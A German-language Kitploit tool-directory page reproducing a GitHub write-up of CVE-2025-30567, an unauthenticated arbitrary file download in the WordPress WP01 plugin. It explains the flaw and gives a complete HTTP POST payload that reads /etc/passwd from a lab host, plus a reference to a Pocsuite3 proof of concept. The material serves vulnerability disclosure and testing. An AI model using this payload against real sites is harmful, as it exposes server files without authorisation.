Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-30567 — Unbefugter beliebiger Dateidownload in WordPress WP01 | Kitploit

Tools/GitHubGitHub/oyst3r1ng/cve-2025-30567
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungPenetrationstests
GitHuboyst3r1ng/cve-2025-30567

CVE-2025-30567

Unbefugter beliebiger Dateidownload in WordPress WP01

Repository anzeigen
119vor 1 JahrNoch nicht geprüft
Teilen

Einleitung

Unberechtigter beliebiger Datei-Download in WordPress WP01!

Umgebungseinrichtung

Schritt 1: WP01 Plugin herunterladen, aber...

alt text

Haha, keine Sorge, hier ist der Quellcode des Plugins.


Schritt 2: Packen Sie den bereitgestellten wp01-Ordner und laden Sie ihn in den WordPress-Plugins-Bereich hoch. wie folgt -->
alt text

Analyse

Es ist einfach – die Schwachstelle wird an folgender Stelle ausgelöst:

alt text


Als nächstes prüfen Sie, wo die make_archive-Methode aufgerufen wird.
alt text

Es gibt zwei AJAX-Aktions-Hooks – einen für angemeldete Benutzer und einen für nicht angemeldete Benutzer. Dies ist der Grund für die Schwachstelle des nicht autorisierten Zugriffs.

Alles klar, jetzt erstellen wir das Payload, um den Inhalt von /etc/passwd auf dem lokalen Rechner zu lesen.

POST /wp-admin/admin-ajax.php?action=wp01_generate_zip_archive HTTP/1.1
Host: 192.168.43.133
accept: */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: cb_lang=zh-cn; PHPSESSID=8b29e9ec5200189ba7e72e98d4c6d017; WS_ADMIN_URL=ws://192.168.43.133/notice; WS_CHAT_URL=ws://192.168.43.133/msg; wordpress_test_cookie=WP%20Cookie%20check; XDEBUG_SESSION=PHPSTORM; wp01-lang=en; wp_lang=en_US
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

target=passwd&path=/etc/

Ergebnisse:

alt text

alt text


OK, als nächstes laden Sie diese wp-01-passwd.zip-Datei herunter.
alt text

Poc

Geschrieben basierend auf Pocsuite3, siehe Poc_CVE-2025-30567.py für Details.

alt text

Referenz

CVE-2025-30567

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    282

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →